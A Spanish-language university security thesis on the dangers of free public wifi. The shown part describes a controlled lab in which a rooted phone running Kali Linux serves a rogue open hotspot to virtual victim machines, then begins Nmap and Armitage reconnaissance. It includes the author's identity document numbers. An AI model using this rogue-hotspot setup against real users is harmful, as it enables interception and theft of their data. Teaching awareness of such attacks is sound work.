Universidad de Buenos Aires

Facultad de Ciencias Económicas,

Ciencias Exactas y Naturales e Ingeniería

Carrera de Especialización en Seguridad Informática

Trabajo Final

Recomendaciones de Seguridad y Concientización en el uso de redes Wifi libres

Autor: Ing. Christian Cadme

Tutor: Dr. Pedro Hecht

Cohorte 2015

Declaración Jurada

Por medio de la presente, el autor manifiesta conocer y aceptar el Reglamento de Trabajos Finales de Maestría vigente y se hace responsable que la totalidad de los contenidos del presente documento son originales y de su creación exclusiva, o bien pertenecen a terceros u otras fuentes, que han sido adecuadamente referenciados y cuya inclusión no infringe la legislación Nacional e Internacional de Propiedad Intelectual.

FIRMADO
Christian Miguel Cadme Ruiz
Nro. Documento
CI (Ecuador): 0103621967
DNI (Argentina): 95474125

RESUMEN

En un mundo globalizado, la necesidad de conectarse a internet en todo momento es clave, ya que los usuarios dependen del uso de la tecnología para su trabajo, entretenimiento, correo y otros usos. Esto hace que los mismos se conecten a redes wifi libres de origen desconocido, donde estos puntos de acceso pueden resultar no seguras y peligrosas, ya que logran ser creadas, controladas y monitoreadas por terceros, con el objetivo de sacar beneficio de las personas que se conecten.

En el presente proyecto, se pretende brindar información útil y demostrar que mediante una red wifi portable, creada para realizar una simulación y explotación de vulnerabilidades hacia los dispositivos y Sistemas Operativos más utilizados que se conecten y con ello conocer los peligros existentes al ingresar a una red wifi libre, como por ejemplo robar información; y, posteriormente, se darán las debidas recomendaciones para prevenir el robo de información o intrusiones en sus sistemas.

Además, se pretende concientizar a los usuarios en general acerca de los peligros existentes al conectarse a una red wifi libre, con la finalidad de mejorar la protección de su integridad, información sensible y datos en general.

Palabras Clave: Wifi gratis, Seguridad en wifi libres, Hacking en redes wifi, Kali Linux wifi, creación de redes inalámbricas en dispositivos portátiles

Indice

ABREVIATURAS

HTTPS: Hiper Text Transfer Protocol Secure. Protocolo de Transferecia de Hiper Texto Seguro

DHCP: Dynamic Host Configuration Protocol. Protocolo de Configuración Dinámica del Cliente.

MIM: Man In the Middle. Hombre en el Medio.

SAM: Security Account Manager. Administrador de Cuentas de Seguridad.

SET: Social Engineering Toolkit. Herramientas para Ingeniería Social.

SO: Sistema Operativo.

SSID: Service Set Identifier. Nombre de la Red

SSL: Secure Socket Layer. Capa de Sockets Seguro

URL: Uniform Resource Locator. Localizador Uniforme de Recursos.

VNC: Virtual Network Connection. Conexión Virtual en Red.

VPN: Virtual Private Network. Red Privada Virtual

INTRODUCCIÓN

En la actualidad, los dispositivos móviles poseen características que permiten crear redes inalámbricas portátiles y, de esta manera, brindar el servicio para que los usuarios puedan conectarse a internet, redes sociales, noticias, sitios de empresas y otros.

El problema radica en el desconocimiento de la mayoría de usuarios, que al ingresar a una red wifi libre puede existir peligros y amenazas que atentan contra la información del mismo, ya que el punto de red wifi puede ser controlado o monitoreado por una persona desconocida, que llegaría a vulnerar los sistemas y robar información de los usuarios que ingresan a dicha red y ser víctimas de ataques que suelen también ser invisibles, permitiendo el robo de información por parte del atacante.

Muchos usuarios no están capacitados sobre de los riesgos que existen al conectarse a este tipo de redes; para ello entiendo que es necesario generar documentación, demostrar las vulnerabilidades de los mismos y de los dispositivos informáticos, fomentar charlas sobre seguridad de la información y proveer recomendaciones de buenas prácticas para un mejor uso del internet al estar conectados en este tipo de redes libres.

1. CAPITULO I: ARMADO DE INFRAESTRUCTURA

1.1 Introducción

Existen muchas zonas donde las personas pueden aprovechar y conectarse a una red wifi libre para navegar por internet, compartir archivos, revisar noticias, entre otros; donde el método común de acceso, es a través de un equipo llamado router, que brinda señal hacia los dispositivos y su ingreso se lleva a cabo de una clave de seguridad, aunque en varios casos es libre, sin necesidad de ingresar datos adicionales.

En la actualidad, existen varios mecanismos para crear y personalizar una red wifi desde un dispositivo móvil, sean estos: celular, tablet, laptop, raspberry pi, etc. En el dispositivo proveedor del servicio se puede instalar programas que intervienen o manipulan la comunicación y realizan acciones ilegales como el robo de información.

Por comodidad, movilidad y fácil acceso, se pueden utilizar dispositivos que permitan llevar el punto de red wifi a varios lugares que pueden estar configurados y personalizados con las herramientas necesarias y crear puntos de red gratuitos para hacking y captura de datos e información de una posible víctima, de esta manera se pondría en riesgo la información, tal como se indica en el armado de infraestructura.

1.2 Objetivos

- Diseñar e implementar una red wifi que permita el libre acceso a usuarios que busquen una conexión a internet.
- Realizar pruebas de infraestructura con un dispositivo móvil, como atacante, que provea la red wifi gratuita.
- Crear un grupo de usuarios que cumplirán el rol de víctimas.

1.3 Alcance

- Diseñar una red basada en cliente-servidor.

- Los clientes o víctimas que se conecten a la red wifi libre serán solamente las designadas para este proyecto, obviando las demás si se llegasen a conectar.
- El dispositivo atacante o servidor será ejecutado en laptop, celular o raspberry pi, empleando el SO de Kali Linux.
- Los clientes o victimas que forman parte del proyecto son:
    - Windows 7.- Sistema que aloja los clientes Virtuales
    - Windows XP.- Virtualizado
    - Android.- Virtualizado
- La red creada es de acceso libre o sin contraseña, simulando ser una red de servicio de internet pública.
- El reconocimiento, enumeración, ataques y demostraciones se realizarán con el SO Kali Linux virtualizado en la laptop con SO Windows 7, lo que variará las direcciones IP.

1.4 Modelo de la Infraestructura

El modelo corresponde al esquema cliente-servidor, conectados a través de un router, donde:

- Usuarios: dos víctimas virtuales y una física.
- Servidor: el atacante, virtual o físico
- Router: dispositivo que brinda la señal de internet.

A continuación, se detalla brevemente las características del entorno que forma parte de la infraestructura.




Figura 1: Esquema de ataque a realizar

La tabla 1 muestra las características básicas de los equipos que involucran a la infraestructura.

Plataforma	Versión	Arquitectura	Observaciones	Dirección IP
Windows (Virtual)	XP	X86	Service Pack 1, Sin anti-virus.	192.168.XXX.XXX*
Windows (Física)	7	X86	Service Pack 1, Con y Sin Antivirus.	192.168.XXX.XXX*
Android (Virtual)	6.0	X86	Aplicaciones y configuraciones por defecto	192.168.XXX.XXX*
Linux (Atacante)	Kali Linux	X86/X64	Aplicaciones por defecto.	192.168.XXX.XXX*

Tabla 1. Equipos y características básicas utilizadas para las prácticas

***** Las direcciones IP pueden variar puesto que se está utilizando protocolo DHCP que otorga el servidor de Kali Linux.

1.5 Usuarios Virtuales o Víctimas

Los clientes son fundamentales para la explicación de los ataques a realizar en el transcurso del proyecto, para ello se organiza un entorno controlado, evitando causar daño o perjuicio a un usuario que se encuentre conectado y fuera del alcance designado en este proyecto.

Es necesario tener una herramienta de virtualización, en este caso Virtual Box en cualquiera de sus versiones, que se instala en el SO Windows 7 y que forma parte de los clientes víctimas. Con ello se crea la infraestructura de red que incluyen los equipos virtuales Windows XP y Android, cuya red está configurada con direcciones DHCP en modo puente para simular estar en la misma red compartida por el atacante.




Figura 2. Configuración de la red de las máquinas virtuales


1.6 Servidor o Atacante

Existen varios dispositivos que pueden crear una red wifi libre como un punto de acceso gratuito, permitiendo el ingreso de los usuarios o victimas a la red creada.

Se definen los parámetros para facilitar el acceso de los clientes y realizar los ataques que permitan obtener información de los usuarios, o ingresar directamente a sus dispositivos, tomando el control de sus equipos sin que los mismos tengan conocimiento.

El dispositivo atacante, tiene virtualizado un SO llamado Kali Linux que utiliza herramientas especializadas en seguridad informática que se encarga de analizar y vulnerar los equipos víctima y obtener información.


La instalación y virtualización del SO Kali Linux en el celular/tablet, permitirá tener acceso a internet por medio de datos móviles propios de la operadora y proveerá del servicio a los usuarios conectados por medio de una red AD-HOC o HOT-SPOT configurado de manera gratuita por medio de un nombre de red o SSID llamativo.



(a) Configuración de zona wi-fi (b) Dispositivos permitidos

Figura 3. Configuración de red wifi gratuita sin contraseña

Por facilidad de transporte, el dispositivo móvil configurado tiene las herramientas necesarias para virtualizar el SO Kali Linux y debe estar previamente rooteado para permitir la ejecución de las aplicaciones con privilegios de super-usuario [1], éstas son BusyBox, Terminal y VNC, que son de descargas gratuitas del Play Store.




(a) BusyBox (b) Terminal Emulator for Android

(c) VNC Viewer

Figura 4. Requisitos previos a la instalación del Sistema Operativo en Android

Una vez instaladas las aplicaciones necesarias en el dispositivo atacante, se procede a configurar Linux Deploy [2] para el correcto funcionamiento.



(a) Configuración de instalación (b) Configuración de acceso remoto

Figura 5. Configuración de parámetros de aplicación Linux Deploy

Configurado los parámetros, se instala el SO que demorará alrededor de 20 minutos; luego se configura con la descarga automática de los paquetes de utilidades propias del SO de Kali Linux.

Figura 6. Proceso de instalación y configuración del Sistema Operativo en el dispositivo

Realizado la instalación y configuración del sistema, se inicia los servicios para la utilización del Sistema atacante ya instalado.






Figura 7. Inicio de servicios del Sistema Operativo Kali Linux

Iniciado el sistema, se toma el control remoto de la máquina virtual Kali Linux por medio de la aplicación VNC instalada, ya sea desde el propio celular/tablet o desde otro dispositivo.



(a) Parámetros de conexión (b) Conexión exitosa a Kali Linux


Figura 8. Conexión VNC por medio del celular/tablet




(a) Parámetros de conexión (b) Conexión exitosa a Kali Linux

Figura 9. Conexión VNC por medio de Laptop


Para continuar con el armado de infraestructura, se conectan todos los equipos, físicos y virtuales, a la red wifi libre.




(a) Windows 7. Equipo Físico



(b) Windows XP. Equipo Virtual



(c) Android. Equipo Virtual



(d) Kali Linux. Dispositivo físico atacante

Figura 10. Atacante y víctimas conectadas

2. CAPITULO II: RECONOCIMIENTO Y ENUMERACIÓN

2.1 Introducción

En una red wifi libre se pueden conectar varios usuarios que buscan un servicio de internet de forma gratuita, siendo potencialmente vulnerables ya que desconocen los motivos de su existencia.

El atacante encargado de realizar estas actividades inusuales puede hacer un reconocimiento de los clientes conectados a la red con el uso de herramientas y técnicas que ayudan a descubrir los dispositivos dentro de la red wifi.

Una vez detectado todos los dispositivos conectados a la red wifi libre, existe la posibilidad de enumerar o listar las víctimas y planear los posteriores ataques a realizar, con ello, el atacante puede obtener información sensible de un cliente conectado a la red o tener acceso al dispositivo remotamente.

Mediante el uso de técnicas de reconocimiento y enumeración, se detectará posibles vulnerabilidades de los usuarios y dispositivos que se encuentran conectados en la red y de ésta manera realizar ataques con exploits, ingeniería social, malwares, captura de paquetes, etc.

2.2 Objetivos

- Utilizar el SO Kali Linux y sus herramientas para análisis de dispositivos conectados, posterior enumeración y reconocimiento de posibles víctimas y ataques a realizar.
- Identificar posibles puntos de ataque en los clientes conectados en la red, ya sean por medio de exploits, ingeniería social, captura de paquetes, etc.
- Utilizar herramientas para realizar un sniffing de datos como parte de un ataque MIM

2.3 Alcance

- Utilizar el SO Kali Linux y las herramientas de Nmap y Armitage para el reconocimiento y enumeración de clientes y vulnerabilidades, para esto se utiliza también el Framework de Metasploit.

- El trabajo será realizado solamente a la red creada por el atacante y los clientes antes mencionados en el armado de infraestructura.
- Se examinan puertos y servicios vulnerables, así como los ataques a realizar en la posterior explotación.

2.4 Reconocimiento y Enumeración

Por medio de éstos es posible analizar la red wifi y los clientes conectados a la misma, descubriendo puertos abiertos, servicios en ejecución, direcciones IP y otros, con esta información el atacante puede enumerar, enfocar y analizar los posibles ataques a realizar sobre las víctimas.

Luego se realiza el reconocimiento y enumeración de usuarios conectados en la red; para este proyecto se hace uso de Nmap y Armitage, por medio de comandos o de forma gráfica respectivamente.

*2.*4.1 Reconocimiento por Nmap

Nmap es una herramienta que permite obtener información de un equipo conectado a una red por medio de un escaneo, que tiene varios parámetros que determinan el grado de fiabilidad de un análisis [3].

Se analiza la red interna generada por el equipo atacante a través del wifi libre, donde el rango de direcciones IP a analizar corresponde a la otorgada por el servidor atacante. El segmento de red corresponde a 192.168.1.0/24 y contiene a todos los posibles usuarios conectados a la red y acceder a la información necesaria.


